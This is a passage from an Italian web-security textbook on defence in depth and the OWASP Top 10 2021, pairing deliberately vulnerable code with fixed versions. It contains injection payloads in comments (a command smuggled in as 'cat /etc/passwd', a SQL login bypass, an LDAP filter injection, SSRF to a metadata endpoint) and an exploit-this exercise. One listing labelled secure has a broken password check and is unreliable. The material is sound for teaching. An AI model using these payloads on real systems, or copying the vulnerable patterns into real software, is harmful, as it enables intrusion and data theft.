header("Content-Security-Policy: default-src 'self'");
?>
```

Livello 5: Data Security

Listing 2.14: Crittografia dei dati sensibili

```python
from cryptography.fernet import Fernet
import hashlib
import os

class DataProtection:
    def __init__(self):
        # Carica o genera chiave di cifratura
        self.key = self._load_or_generate_key()
        self.cipher = Fernet(self.key)

    def _load_or_generate_key(self):
```

```
        key_file = 'encryption.key'
        if os.path.exists(key_file):
            with open(key_file, 'rb') as f:
                return f.read()
        else:
            key = Fernet.generate_key()
            with open(key_file, 'wb') as f:
                f.write(key)
            os.chmod(key_file, 0o600)  # Solo owner può leggere
            return key

    def encrypt_pii(self, data: str) -> bytes:
        """Cifra dati personali (PII)"""
        return self.cipher.encrypt(data.encode())

    def decrypt_pii(self, encrypted_data: bytes) -> str:
        """Decifra dati personali"""
        return self.cipher.decrypt(encrypted_data).decode()

    @staticmethod
    def hash_password(password: str) -> str:
        """Hash password con salt"""
        import bcrypt
        return bcrypt.hashpw(password.encode(), bcrypt.gensalt()).decode
            ()

    @staticmethod
    def verify_password(password: str, hashed: str) -> bool:
        """Verifica password"""
        import bcrypt
        return bcrypt.checkpw(password.encode(), hashed.encode())

# Uso
dp = DataProtection()

# Cifra dati sensibili prima del salvataggio
credit_card = "1234-5678-9012-3456"
encrypted_cc = dp.encrypt_pii(credit_card)

# Hash password
password = "SecureP@ssw0rd"
hashed_pwd = dp.hash_password(password)
```

Livello 6: Monitoring e Logging

Listing 2.15: Security Logging (Python)

```
import logging
import json
from datetime import datetime

class SecurityLogger:
    def __init__(self, log_file='security.log'):
        self.logger = logging.getLogger('SecurityLogger')
        self.logger.setLevel(logging.INFO)

        # File handler
        fh = logging.FileHandler(log_file)
```

```
        fh.setLevel(logging.INFO)

        # Formato JSON per facilità di parsing
        formatter = logging.Formatter('%(message)s')
        fh.setFormatter(formatter)

        self.logger.addHandler(fh)

    def log_event(self, event_type, user_id, ip_address, details):
        log_entry = {
            'timestamp': datetime.utcnow().isoformat(),
            'event_type': event_type,
            'user_id': user_id,
            'ip_address': ip_address,
            'details': details
        }
        self.logger.info(json.dumps(log_entry))

    def log_login_attempt(self, user_id, ip, success):
        self.log_event(
            event_type='LOGIN_ATTEMPT',
            user_id=user_id,
            ip_address=ip,
            details={'success': success}
        )

    def log_suspicious_activity(self, user_id, ip, activity):
        self.log_event(
            event_type='SUSPICIOUS_ACTIVITY',
            user_id=user_id,
            ip_address=ip,
            details={'activity': activity}
        )

# Uso
sec_log = SecurityLogger()
sec_log.log_login_attempt(user_id=123, ip='192.168.1.100', success=True)
sec_log.log_suspicious_activity(
    user_id=456,
    ip='10.0.0.50',
    activity='Multiple failed SQL queries detected'
)
```

Livello 7: Policies e Awareness

- Security awareness training per dipendenti
- Incident response plan
- Security policies e procedure
- Regular security audits

2.6 Esercizi CTF-Style

2.6.1 Esercizio 1: Identificare violazioni della CIA Triad

Analizza i seguenti scenari e identifica quale aspetto della CIA Triad è violato:

1. Un database viene cifrato da ransomware
2. Le password in chiaro sono visibili nei log
3. Un attacco DDoS rende il sito irraggiungibile
4. Un attaccante modifica i prezzi nel database
5. Le email degli utenti vengono rubate

Soluzioni:

1. Availability (dati cifrati = non disponibili)
2. Confidentiality (informazioni sensibili esposte)
3. Availability (servizio non disponibile)
4. Integrity (dati modificati senza autorizzazione)
5. Confidentiality (dati riservati rubati)

2.6.2 Esercizio 2: Threat Modeling con STRIDE

Applica STRIDE al seguente scenario:

Un sistema di gestione documenti permette agli utenti di caricare, visualizzare e condividere file PDF.

Soluzione:

- **Spoofing:** Utente si autentica con credenziali rubate
- **Tampering:** Modifica del PDF caricato da altro utente
- **Repudiation:** Utente nega di aver condiviso un documento
- **Information Disclosure:** Accesso a documenti confidenziali
- **Denial of Service:** Upload di file enormi che saturano lo storage
- **Elevation of Privilege:** User normale accede a funzioni admin

2.6.3 Esercizio 3: Riduzione Attack Surface

Dato il seguente codice vulnerabile, riduci l'attack surface:

```php
<?php
// VULNERABILE
$filename = $_GET['file'];
include("/var/www/files/" . $filename);
?>
```

Soluzione:

```php
<?php
// SICURO
$allowed_files = ['home.php', 'about.php', 'contact.php'];
$filename = $_GET['file'] ?? 'home.php';

// Whitelist approach
if (!in_array($filename, $allowed_files)) {
    http_response_code(400);
```

```
    die("File non permesso");
}

// Previeni path traversal
$filepath = realpath("/var/www/files/" . $filename);
if ($filepath === false || strpos($filepath, '/var/www/files/') !== 0) {
    http_response_code(403);
    die("Accesso negato");
}

include($filepath);
?>
```

2.6.4 Esercizio 4: Defense in Depth

Progetta una strategia defense in depth per proteggere un API endpoint che gestisce transazioni finanziarie.

Soluzione proposta:

1. **Network:** Firewall, rate limiting, geo-blocking
2. **Transport:** TLS 1.3, certificate pinning
3. **Authentication:** OAuth2 + JWT, API keys, MFA
4. **Authorization:** RBAC, scope-based access
5. **Input Validation:** Schema validation, type checking
6. **Business Logic:** Transaction limits, fraud detection
7. **Data:** Encryption at rest, tokenization
8. **Monitoring:** Real-time anomaly detection, alerting
9. **Audit:** Immutable audit logs, compliance reporting

2.7 Best Practices

2.7.1 Checklist per sviluppatori

Implementare tutte e tre le componenti della CIA Triad

Eseguire threat modeling in fase di design

Minimizzare l'attack surface

Applicare defense in depth

Validare e sanitizzare tutti gli input

Usare prepared statements per query SQL

Implementare logging e monitoring

Applicare il principio del minimo privilegio

Cifrare dati sensibili (at rest e in transit)

Mantenere aggiornate le dipendenze

2.7.2 Risorse aggiuntive

- OWASP Threat Modeling Cheat Sheet
- Microsoft SDL Threat Modeling Tool
- NIST Cybersecurity Framework
- CIS Controls

2.8 Conclusioni

In questo capitolo abbiamo esplorato i fondamenti della web security: la CIA Triad come base teorica, il threat modeling per identificare le minacce, l'attack surface come target da minimizzare, e defense in depth come strategia complessiva.

Questi concetti formano le fondamenta su cui costruiremo nei prossimi capitoli, quando analizzeremo specifiche vulnerabilità e tecniche di attacco.

Key Takeaways:

- La sicurezza è multi-dimensionale (CIA)
- Il threat modeling previene vulnerabilità
- Meno attack surface = più sicurezza
- Una singola difesa non basta (defense in depth)
- La security è un processo, non un prodotto

Nel prossimo capitolo approfondiremo l'OWASP Top 10, analizzando le vulnerabilità più critiche delle applicazioni web moderne.

Capitolo 3

OWASP Top 10 - 2021

3.1 Introduzione all'OWASP Top 10

L'OWASP (Open Web Application Security Project) Top 10 è una lista delle 10 vulnerabilità più critiche per le applicazioni web, aggiornata periodicamente in base a dati raccolti da esperti di sicurezza e organizzazioni in tutto il mondo.

3.1.1 Evoluzione dall'edizione 2017 al 2021

L'edizione 2021 presenta cambiamenti significativi rispetto alla versione precedente:

- **Tre nuove categorie:** Insecure Design, Software and Data Integrity Failures, SSRF
- **Riorganizzazione:** Alcune categorie sono state fuse o rinominate
- **Focus su design:** Maggiore enfasi sulla security by design

3.1.2 Metodologia

I dati provengono da:

- Analisi di oltre 500.000 applicazioni
- Contributi della community security
- Incident reports e vulnerability databases

3.2 A01:2021 - Broken Access Control

3.2.1 Descrizione

Il Broken Access Control si verifica quando le restrizioni sulle azioni degli utenti autenticati non sono correttamente implementate. Questa vulnerabilità è salita dalla quinta posizione del 2017 alla prima nel 2021.

3.2.2 Statistiche

- **94%** delle applicazioni testate presentano qualche forma di broken access control
- **Incidenza media:** 3.81%
- **CWE mappate:** 34 diverse Common Weakness Enumeration

3.2.3 Tipologie di Broken Access Control

1. Vertical Privilege Escalation

Un utente normale accede a funzioni amministrative.

Listing 3.1: Codice VULNERABILE - Vertical Escalation

```php
<?php
// VULNERABILE: Nessun controllo dei permessi
if (isset($_GET['admin_panel'])) {
    include('admin_dashboard.php');
}
?>
```

Listing 3.2: Codice SICURO - Controllo ruoli

```php
<?php
session_start();

function is_admin() {
    return isset($_SESSION['user_role']) &&
           $_SESSION['user_role'] === 'admin';
}

if (isset($_GET['admin_panel'])) {
    if (!is_admin()) {
        http_response_code(403);
        die("Accesso negato: privilegi insufficienti");
    }
    include('admin_dashboard.php');
}
?>
```

2. Horizontal Privilege Escalation

Un utente accede ai dati di un altro utente dello stesso livello.

Listing 3.3: VULNERABILE - Horizontal Escalation (Python)

```python
from flask import Flask, request, jsonify

app = Flask(__name__)

@app.route('/api/user/<user_id>/profile')
def get_profile(user_id):
    # VULNERABILE: Non verifica se l'utente può accedere a questo
       profilo
    profile = db.query(f"SELECT * FROM users WHERE id = {user_id}")
    return jsonify(profile)
```

Listing 3.4: SICURO - Verifica ownership (Python)

```python
from flask import Flask, request, jsonify, session

app = Flask(__name__)

@app.route('/api/user/<user_id>/profile')
def get_profile(user_id):
    # SICURO: Verifica che l'utente acceda solo ai propri dati
```

```
    current_user_id = session.get('user_id')

    if not current_user_id:
        return jsonify({"error": "Non autenticato"}), 401

    if int(user_id) != current_user_id:
        return jsonify({"error": "Accesso negato"}), 403

    profile = db.query_safe("SELECT * FROM users WHERE id = ?", [user_id])
    return jsonify(profile)
```

3. IDOR (Insecure Direct Object Reference)

Accesso a oggetti tramite riferimenti diretti senza validazione.

Listing 3.5: VULNERABILE - IDOR (Java)

```
// VULNERABILE
@GetMapping("/invoice/{invoiceId}")
public Invoice getInvoice(@PathVariable Long invoiceId) {
    // Non verifica se l'utente può accedere a questa fattura
    return invoiceRepository.findById(invoiceId).orElse(null);
}
```

Listing 3.6: SICURO - IDOR mitigato (Java)

```
@GetMapping("/invoice/{invoiceId}")
public ResponseEntity<Invoice> getInvoice(
    @PathVariable Long invoiceId,
    Authentication authentication
) {
    String currentUsername = authentication.getName();
    Invoice invoice = invoiceRepository.findById(invoiceId).orElse(null);

    if (invoice == null) {
        return ResponseEntity.notFound().build();
    }

    // Verifica ownership
    if (!invoice.getOwner().equals(currentUsername)) {
        return ResponseEntity.status(HttpStatus.FORBIDDEN).build();
    }

    return ResponseEntity.ok(invoice);
}
```

3.2.4 Prevenzione Broken Access Control

1. **Deny by default:** Negare tutto, poi permettere esplicitamente
2. **Access control centralizato:** Non duplicare logica
3. **Logging:** Registrare tentativi di accesso falliti
4. **Rate limiting:** Limitare richieste per prevenire enumerazione

3.3 A02:2021 - Cryptographic Failures

3.3.1 Descrizione

Precedentemente nota come "Sensitive Data Exposure", questa categoria si concentra sui fallimenti nella protezione dei dati sensibili tramite crittografia.

3.3.2 Dati sensibili da proteggere

- Password e credenziali
- Numeri di carte di credito (PCI DSS)
- Dati sanitari (HIPAA)
- Informazioni personali (GDPR)
- Chiavi API e segreti

3.3.3 Vulnerabilità comuni

1. Password in chiaro

Listing 3.7: VULNERABILE - Password in chiaro

```php
<?php
// VULNERABILE: Password salvate in chiaro
$username = $_POST['username'];
$password = $_POST['password'];

$sql = "INSERT INTO users (username, password) VALUES (?, ?)";
$stmt = $pdo->prepare($sql);
$stmt->execute([$username, $password]); // MAI fare questo!
?>
```

Listing 3.8: SICURO - Password con bcrypt

```php
<?php
// SICURO: Password hashate con bcrypt
$username = $_POST['username'];
$password = $_POST['password'];

// Hash password con bcrypt (cost factor 12)
$hashed_password = password_hash($password, PASSWORD_BCRYPT, ['cost' =>
    12]);

$sql = "INSERT INTO users (username, password_hash) VALUES (?, ?)";
$stmt = $pdo->prepare($sql);
$stmt->execute([$username, $hashed_password]);
?>
```

2. Dati sensibili non cifrati at rest

Listing 3.9: VULNERABILE - Dati in chiaro nel DB

```python
# VULNERABILE
def save_credit_card(user_id, card_number, cvv):
    db.execute(
```

```
        "INSERT INTO payments (user_id, card_number, cvv) VALUES (?, ?, ?)",
        (user_id, card_number, cvv)  # Dati in chiaro!
    )
```

Listing 3.10: SICURO - Tokenization e encryption

```
from cryptography.fernet import Fernet
import hashlib

class SecurePaymentStorage:
    def __init__(self, encryption_key):
        self.cipher = Fernet(encryption_key)

    def tokenize_card(self, card_number):
        """Crea un token irreversibile per il numero di carta"""
        token = hashlib.sha256(
            (card_number + "SALT_VALUE").encode()
        ).hexdigest()
        return token

    def encrypt_sensitive_data(self, data):
        """Cifra dati sensibili"""
        return self.cipher.encrypt(data.encode())

    def save_credit_card(self, user_id, card_number, cvv):
        # Tokenizza il numero di carta
        card_token = self.tokenize_card(card_number)

        # Cifra CVV (se necessario salvarlo - meglio non farlo!)
        encrypted_cvv = self.encrypt_sensitive_data(cvv)

        # Salva solo dati cifrati/tokenizzati
        db.execute(
            "INSERT INTO payments (user_id, card_token, encrypted_cvv) VALUES (?, ?, ?)",
            (user_id, card_token, encrypted_cvv)
        )
```

3. Algoritmi di cifratura deboli

Listing 3.11: VULNERABILE - MD5 deprecato

```
// VULNERABILE: MD5 è criptograficamente rotto
import java.security.MessageDigest;

public String hashPassword(String password) {
    MessageDigest md = MessageDigest.getInstance("MD5");
    byte[] hash = md.digest(password.getBytes());
    return bytesToHex(hash); // NON USARE MD5 per password!
}
```

Listing 3.12: SICURO - BCrypt con salt

```
import org.mindrot.jbcrypt.BCrypt;

public class PasswordHasher {
    private static final int BCRYPT_ROUNDS = 12;
```

```
5
6       public static String hashPassword(String password) {
7           // BCrypt genera automaticamente un salt casuale
8           return BCrypt.hashpw(password, BCrypt.gensalt(BCRYPT_ROUNDS));
9       }
10
11      public static boolean verifyPassword(String password, String hashed)
            {
12          return BCrypt.checkpw(password, hashed);
13      }
14  }
```

3.3.4 Best Practices Cryptographic

1. **Usare algoritmi moderni:** AES-256, RSA-2048+, bcrypt/argon2
2. **TLS 1.3:** Per dati in transit
3. **Gestione chiavi:** Key rotation, HSM per chiavi critiche
4. **Non inventare crypto:** Usare librerie consolidate

3.4 A03:2021 - Injection

3.4.1 Descrizione

L'injection si verifica quando dati non fidati vengono inviati a un interprete come parte di un comando o query. SQL, NoSQL, OS command, LDAP injection sono esempi comuni.

3.4.2 SQL Injection

Esempio base

Listing 3.13: VULNERABILE - Classic SQL Injection

```
1  <?php
2  // VULNERABILE
3  $username = $_POST['username'];
4  $password = $_POST['password'];
5
6  $query = "SELECT * FROM users WHERE username = '$username' AND password
       = '$password'";
7  $result = mysqli_query($conn, $query);
8
9  // Attack: username = admin' --
10 // Query diventa: SELECT * FROM users WHERE username = 'admin' -- ' AND
       password = ''
11 ?>
```

Listing 3.14: SICURO - Prepared Statements

```
1  <?php
2  // SICURO
3  $username = $_POST['username'];
4  $password = $_POST['password'];
5
```

```php
$stmt = $pdo->prepare("SELECT * FROM users WHERE username = ? AND
    password_hash = ?");
$stmt->execute([$username, $password]);
$user = $stmt->fetch();

if ($user && password_verify($password, $user['password_hash'])) {
    // Login successful
}
?>
```

3.4.3 Command Injection

Listing 3.15: VULNERABILE - OS Command Injection

```python
import os

# VULNERABILE
def ping_host(hostname):
    # Attack: hostname = "google.com; cat /etc/passwd"
    os.system(f"ping -c 1 {hostname}")
```

Listing 3.16: SICURO - Input validation e subprocess

```python
import subprocess
import re

def ping_host(hostname):
    # Validazione: solo hostname validi
    if not re.match(r'^[a-zA-Z0-9.-]+$', hostname):
        raise ValueError("Hostname non valido")

    # Usa subprocess con array (no shell injection)
    try:
        result = subprocess.run(
            ['ping', '-c', '1', hostname],
            capture_output=True,
            timeout=5,
            check=True
        )
        return result.stdout.decode()
    except subprocess.CalledProcessError:
        return "Ping failed"
```

3.4.4 LDAP Injection

Listing 3.17: VULNERABILE - LDAP Injection

```java
// VULNERABILE
String filter = "(uid=" + username + ")";
NamingEnumeration<SearchResult> results = ctx.search("ou=users", filter,
    controls);
// Attack: username = "*)(uid=*))(|(uid=*"
```

Listing 3.18: SICURO - LDAP escaping

```java
public String escapeLDAPSearchFilter(String filter) {
    StringBuilder sb = new StringBuilder();
```

```
    for (char c : filter.toCharArray()) {
        switch (c) {
            case '\\': sb.append("\\5c"); break;
            case '*':  sb.append("\\2a"); break;
            case '(':  sb.append("\\28"); break;
            case ')':  sb.append("\\29"); break;
            case '\0': sb.append("\\00"); break;
            default:   sb.append(c);
        }
    }
    return sb.toString();
}

String safeFilter = "(uid=" + escapeLDAPSearchFilter(username) + ")";
```

3.5 A04:2021 - Insecure Design

3.5.1 Descrizione

Nuova categoria nel 2021, focalizzata su difetti nel design e nell'architettura, non nell'implementazione.

3.5.2 Differenza tra Insecure Design e Insecure Implementation

- **Insecure Design:** Manca il threat modeling, requirements di sicurezza assenti
- **Insecure Implementation:** Il design è buono ma l'implementazione ha bug

3.5.3 Esempio: Password Reset senza rate limiting

Listing 3.19: INSECURE DESIGN - No rate limiting

```
# INSECURE DESIGN: Permette enumerazione utenti e brute force
@app.route('/reset-password', methods=['POST'])
def reset_password():
    email = request.form.get('email')

    user = User.query.filter_by(email=email).first()
    if user:
        send_reset_email(user)
        return "Reset email sent"
    else:
        return "User not found"  # Enumeration vulnerability!
```

Listing 3.20: SECURE DESIGN - Rate limiting e risposta uniforme

```
from flask_limiter import Limiter
from flask_limiter.util import get_remote_address

limiter = Limiter(app=app, key_func=get_remote_address)

@app.route('/reset-password', methods=['POST'])
@limiter.limit("3 per hour")  # Max 3 tentativi per ora
def reset_password():
    email = request.form.get('email')

    # Validazione email
```

```
    if not is_valid_email(email):
        return "If the email exists, a reset link has been sent", 200

    user = User.query.filter_by(email=email).first()
    if user:
        # Genera token sicuro
        token = secrets.token_urlsafe(32)
        user.reset_token = token
        user.reset_token_expires = datetime.now() + timedelta(hours=1)
        db.session.commit()

        send_reset_email(user, token)

    # Stessa risposta indipendentemente dall'esito
    # Previene user enumeration
    return "If the email exists, a reset link has been sent", 200
```

3.5.4 Secure Design Principles

1. **Threat modeling:** Identificare minacce in fase di design
2. **Secure defaults:** Configurazioni sicure di default
3. **Fail securely:** In caso di errore, fallire in modo sicuro
4. **Separation of duties:** Dividere responsabilità critiche
5. **Least privilege:** Minimo necessario per funzionare

3.6 A05:2021 - Security Misconfiguration

3.6.1 Descrizione

Configurazioni non sicure di applicazioni, framework, server, database, cloud storage.

3.6.2 Esempi comuni

1. Debug mode in produzione

Listing 3.21: VULNERABILE - Debug enabled

```
# settings.py - VULNERABILE in produzione
DEBUG = True  # Espone stack traces con informazioni sensibili

ALLOWED_HOSTS = ['*']  # Permette qualsiasi host

SECRET_KEY = 'hardcoded-secret-key'  # Chiave hardcoded
```

Listing 3.22: SICURO - Production settings

```
import os

# SICURO
DEBUG = os.getenv('DEBUG', 'False') == 'True'

ALLOWED_HOSTS = os.getenv('ALLOWED_HOSTS', 'localhost').split(',')

```

```
SECRET_KEY = os.getenv('SECRET_KEY')
if not SECRET_KEY:
    raise ValueError("SECRET_KEY must be set in environment")

# Security headers
SECURE_SSL_REDIRECT = True
SESSION_COOKIE_SECURE = True
CSRF_COOKIE_SECURE = True
SECURE_HSTS_SECONDS = 31536000
```

2. Directory listing abilitato

Listing 3.23: Apache - Directory listing

```
# VULNERABILE
<Directory "/var/www/html">
    Options Indexes FollowSymLinks
    AllowOverride None
    Require all granted
</Directory>

# SICURO
<Directory "/var/www/html">
    Options -Indexes +FollowSymLinks
    AllowOverride None
    Require all granted
</Directory>
```

3. Credenziali di default

Listing 3.24: VULNERABILE - Default credentials

```
// VULNERABILE
public class DatabaseConfig {
    private static final String DB_USER = "root";
    private static final String DB_PASS = "password";  // MAI fare
        questo!
    private static final String DB_URL = "jdbc:mysql://localhost:3306/
        mydb";
}
```

Listing 3.25: SICURO - Environment variables

```
public class DatabaseConfig {
    private final String dbUser;
    private final String dbPass;
    private final String dbUrl;

    public DatabaseConfig() {
        this.dbUser = System.getenv("DB_USER");
        this.dbPass = System.getenv("DB_PASS");
        this.dbUrl = System.getenv("DB_URL");

        if (dbUser == null || dbPass == null || dbUrl == null) {
            throw new IllegalStateException(
                "Database credentials must be set via environment
                    variables"
```

```
14                 );
15             }
16         }
17 }
```

3.6.3 Security Headers

Listing 3.26: Essential security headers

```
1  <?php
2  // Security headers essenziali
3  header("X-Frame-Options: DENY");
4  header("X-Content-Type-Options: nosniff");
5  header("X-XSS-Protection: 1; mode=block");
6  header("Strict-Transport-Security: max-age=31536000; includeSubDomains;
       preload");
7  header("Content-Security-Policy: default-src 'self'; script-src 'self' '
       unsafe-inline'; style-src 'self' 'unsafe-inline'");
8  header("Referrer-Policy: strict-origin-when-cross-origin");
9  header("Permissions-Policy: geolocation=(), microphone=(), camera=()");
10 ?>
```

3.7 A06:2021 - Vulnerable and Outdated Components

3.7.1 Descrizione

Uso di librerie, framework e componenti con vulnerabilità note.

3.7.2 Rischi

- **RCE (Remote Code Execution):** Come Equifax/Apache Struts
- **XSS:** Librerie JS vulnerabili
- **SQL Injection:** ORM non aggiornati
- **Deserializzazione:** Vulnerabilità note

3.7.3 Identificazione e mitigazione

Python: Safety e Dependabot

Listing 3.27: Scansione vulnerabilità Python

```
1  # Installa safety
2  pip install safety
3
4  # Scansiona dipendenze
5  safety check
6
7  # Output esempio:
8  #
       +==============================================================================+
9  # |
       |
```

```
# |                                  /$$$$$$            /$$
                          |
# |                                /$$__  $$          | $$
                          |
# |           /$$$$$$$  /$$$$$$ | $$  \__//$$$$$$  /$$$$$$   /$$   /$$
                |
# |          /$$_____/ |____  $$| $$$$   /$$__  $$|_  $$_/  | $$  | $$
                |
# |          |  $$$$$$   /$$$$$$$| $$_/  | $$$$$$$$  | $$    | $$  | $$
                |
# |          \____  $$ /$$__  $$| $$    | $$_____/  | $$ /$$| $$  | $$
                |
# |          /$$$$$$$/|  $$$$$$$| $$    |  $$$$$$$  |  $$$$/|  $$$$$$$
                |
# |          |_______/  \_______/|__/     \_______/   \___/   \____  $$
                |
# |                                                                /$$  | $$
                |
# |                                                               |  $$$$$$/
                |
# |  by pyup.io                                                   \______/
                 |
# |
    |
#   +==============================================================================+
# | REPORT
    |
#   +==============================================================================+
# | package      | installed | affected          | ID
                            |
#   +==============================================================================+
# | django       | 2.2.0     | <2.2.28           | 51457
                          |
#   +==============================================================================+
```

Node.js: npm audit

Listing 3.28: Audit dipendenze Node.js

```
# Verifica vulnerabilità
npm audit

# Fix automatico (se possibile)
npm audit fix

# Fix forzato (può causare breaking changes)
npm audit fix --force
```

Java: OWASP Dependency-Check

Listing 3.29: Maven plugin per dependency check

```
<project>
  <build>
    <plugins>
      <plugin>
        <groupId>org.owasp</groupId>
        <artifactId>dependency-check-maven</artifactId>
        <version>7.1.1</version>
        <executions>
          <execution>
            <goals>
              <goal>check</goal>
            </goals>
          </execution>
        </executions>
      </plugin>
    </plugins>
  </build>
</project>
```

3.8 A07:2021 - Identification and Authentication Failures

3.8.1 Descrizione

Precedentemente "Broken Authentication", include problemi con l'identificazione, autenticazione e gestione delle sessioni.

3.8.2 Vulnerabilità comuni

1. Weak password policy

Listing 3.30: VULNERABILE - No password strength check

```
# VULNERABILE
def register_user(username, password):
    # Accetta qualsiasi password!
    hashed = bcrypt.hashpw(password.encode(), bcrypt.gensalt())
    db.insert_user(username, hashed)
```

Listing 3.31: SICURO - Strong password policy

```
import re

def validate_password(password):
    """
    Password deve:
    - Lunghezza minima 12 caratteri
    - Almeno una maiuscola
    - Almeno una minuscola
    - Almeno un numero
    - Almeno un carattere speciale
    """
    if len(password) < 12:
        return False, "Password troppo corta (min 12 caratteri)"
```

```python

    if not re.search(r'[A-Z]', password):
        return False, "Password deve contenere almeno una maiuscola"

    if not re.search(r'[a-z]', password):
        return False, "Password deve contenere almeno una minuscola"

    if not re.search(r'\d', password):
        return False, "Password deve contenere almeno un numero"

    if not re.search(r'[!@#$%^&*(),.?":{}|<>]', password):
        return False, "Password deve contenere almeno un carattere
            speciale"

    # Check password comuni
    common_passwords = ['Password123!', 'Admin123!', 'Welcome123!']
    if password in common_passwords:
        return False, "Password troppo comune"

    return True, "Password valida"

def register_user(username, password):
    is_valid, message = validate_password(password)

    if not is_valid:
        raise ValueError(message)

    hashed = bcrypt.hashpw(password.encode(), bcrypt.gensalt(rounds=12))
    db.insert_user(username, hashed)
```

2. No brute force protection

Listing 3.32: SICURO - Account lockout

```php
<?php
class LoginProtection {
    private $pdo;
    private $max_attempts = 5;
    private $lockout_time = 900; // 15 minuti

    public function check_lockout($username) {
        $stmt = $this->pdo->prepare(
            "SELECT failed_attempts, last_failed_attempt
             FROM login_attempts
             WHERE username = ?"
        );
        $stmt->execute([$username]);
        $record = $stmt->fetch();

        if (!$record) {
            return false; // Nessun tentativo precedente
        }

        $time_since_last = time() - strtotime($record['
            last_failed_attempt']);

        if ($record['failed_attempts'] >= $this->max_attempts &&
            $time_since_last < $this->lockout_time) {
```

```
            return true; // Account bloccato
        }

        return false;
    }

    public function record_failed_attempt($username) {
        $stmt = $this->pdo->prepare(
            "INSERT INTO login_attempts (username, failed_attempts,
               last_failed_attempt)
             VALUES (?, 1, NOW())
             ON DUPLICATE KEY UPDATE
             failed_attempts = failed_attempts + 1,
             last_failed_attempt = NOW()"
        );
        $stmt->execute([$username]);
    }

    public function reset_attempts($username) {
        $stmt = $this->pdo->prepare(
            "DELETE FROM login_attempts WHERE username = ?"
        );
        $stmt->execute([$username]);
    }
}
?>
```

3.9 A08:2021 - Software and Data Integrity Failures

3.9.1 Descrizione

Nuova categoria che include violazioni dell'integrità di codice e dati, come deserializzazione insicura e pipeline CI/CD compromesse.

3.9.2 Insecure Deserialization

Listing 3.33: VULNERABILE - Pickle deserialization

```
import pickle

# VULNERABILE: pickle può eseguire codice arbitrario!
def load_user_session(session_data):
    return pickle.loads(session_data)
```

Listing 3.34: SICURO - JSON serialization

```
import json
import hmac
import hashlib

class SecureSessionManager:
    def __init__(self, secret_key):
        self.secret_key = secret_key

    def serialize_session(self, data):
        """Serializza e firma i dati di sessione"""
        json_data = json.dumps(data)
```

```
        signature = hmac.new(
            self.secret_key.encode(),
            json_data.encode(),
            hashlib.sha256
        ).hexdigest()

        return json_data + '.' + signature

    def deserialize_session(self, signed_data):
        """Deserializza e verifica firma"""
        try:
            json_data, signature = signed_data.rsplit('.', 1)

            # Verifica firma
            expected_signature = hmac.new(
                self.secret_key.encode(),
                json_data.encode(),
                hashlib.sha256
            ).hexdigest()

            if not hmac.compare_digest(signature, expected_signature):
                raise ValueError("Firma non valida")

            return json.loads(json_data)
        except Exception as e:
            raise ValueError(f"Sessione corrotta: {e}")
```

3.10 A09:2021 - Security Logging and Monitoring Failures

3.10.1 Descrizione

Mancanza di logging, monitoring e risposta adeguata agli incidenti di sicurezza.

3.10.2 Eventi da loggare

1. Login, logout, cambio password
2. Tentativi di accesso falliti
3. Operazioni privilegi elevati
4. Modifiche a configurazioni
5. Eccezioni e errori critici

Listing 3.35: Security logging completo

```
import logging
import json
from datetime import datetime
from functools import wraps

class SecurityLogger:
    def __init__(self):
        self.logger = logging.getLogger('security')
        handler = logging.FileHandler('security.log')
        handler.setFormatter(
```

```
            logging.Formatter('%(message)s')
        )
        self.logger.addHandler(handler)
        self.logger.setLevel(logging.INFO)

    def log_security_event(self, event_type, user_id, ip_address,
                           success, details=None):
        log_entry = {
            'timestamp': datetime.utcnow().isoformat(),
            'event_type': event_type,
            'user_id': user_id,
            'ip_address': ip_address,
            'success': success,
            'details': details or {}
        }
        self.logger.info(json.dumps(log_entry))

security_log = SecurityLogger()

def log_access(event_type):
    """Decorator per loggare accessi"""
    def decorator(f):
        @wraps(f)
        def wrapped(*args, **kwargs):
            try:
                result = f(*args, **kwargs)
                security_log.log_security_event(
                    event_type=event_type,
                    user_id=get_current_user_id(),
                    ip_address=get_client_ip(),
                    success=True
                )
                return result
            except Exception as e:
                security_log.log_security_event(
                    event_type=event_type,
                    user_id=get_current_user_id(),
                    ip_address=get_client_ip(),
                    success=False,
                    details={'error': str(e)}
                )
                raise
        return wrapped
    return decorator

@log_access('LOGIN_ATTEMPT')
def login(username, password):
    # Login logic
    pass
```

3.11 A10:2021 - Server-Side Request Forgery (SSRF)

3.11.1 Descrizione

Nuova categoria nel Top 10, SSRF permette a un attaccante di far eseguire richieste HTTP dal server verso destinazioni arbitrarie.

3.11.2 Esempio di SSRF

Listing 3.36: VULNERABILE - SSRF

```python
import requests

# VULNERABILE
@app.route('/fetch-url')
def fetch_url():
    url = request.args.get('url')
    # Attacker può usare: http://localhost:8080/admin
    # o http://169.254.169.254/latest/meta-data/ (AWS metadata)
    response = requests.get(url)
    return response.text
```

Listing 3.37: SICURO - SSRF mitigato

```python
import requests
from urllib.parse import urlparse
import ipaddress

class SSRFProtection:
    ALLOWED_SCHEMES = ['http', 'https']
    BLOCKED_NETWORKS = [
        ipaddress.ip_network('10.0.0.0/8'),
        ipaddress.ip_network('172.16.0.0/12'),
        ipaddress.ip_network('192.168.0.0/16'),
        ipaddress.ip_network('127.0.0.0/8'),
        ipaddress.ip_network('169.254.0.0/16'),  # AWS metadata
    ]

    @staticmethod
    def is_safe_url(url):
        try:
            parsed = urlparse(url)

            # Verifica schema
            if parsed.scheme not in SSRFProtection.ALLOWED_SCHEMES:
                return False

            # Resolve hostname to IP
            import socket
            ip = socket.gethostbyname(parsed.hostname)
            ip_obj = ipaddress.ip_address(ip)

            # Blocca IP privati/locali
            for network in SSRFProtection.BLOCKED_NETWORKS:
                if ip_obj in network:
                    return False

            return True
        except Exception:
            return False

@app.route('/fetch-url')
def fetch_url():
    url = request.args.get('url')

    if not SSRFProtection.is_safe_url(url):
```

```
        return "URL non permesso", 403

    # Whitelist di domini permessi (meglio ancora)
    allowed_domains = ['example.com', 'api.trusted-site.com']
    parsed = urlparse(url)
    if parsed.hostname not in allowed_domains:
        return "Dominio non permesso", 403

    try:
        response = requests.get(url, timeout=5, allow_redirects=False)
        return response.text
    except requests.exceptions.RequestException as e:
        return "Errore nel fetch dell'URL", 500
```

3.12 Esercizi CTF-Style

3.12.1 Challenge 1: IDOR Exploitation

Trova la vulnerabilità IDOR nel seguente codice e sfruttala:

```
<?php
session_start();
$user_id = $_SESSION['user_id'];
$document_id = $_GET['doc_id'];

$query = "SELECT * FROM documents WHERE id = $document_id";
$result = mysqli_query($conn, $query);
$doc = mysqli_fetch_assoc($result);

echo $doc['content'];
?>
```

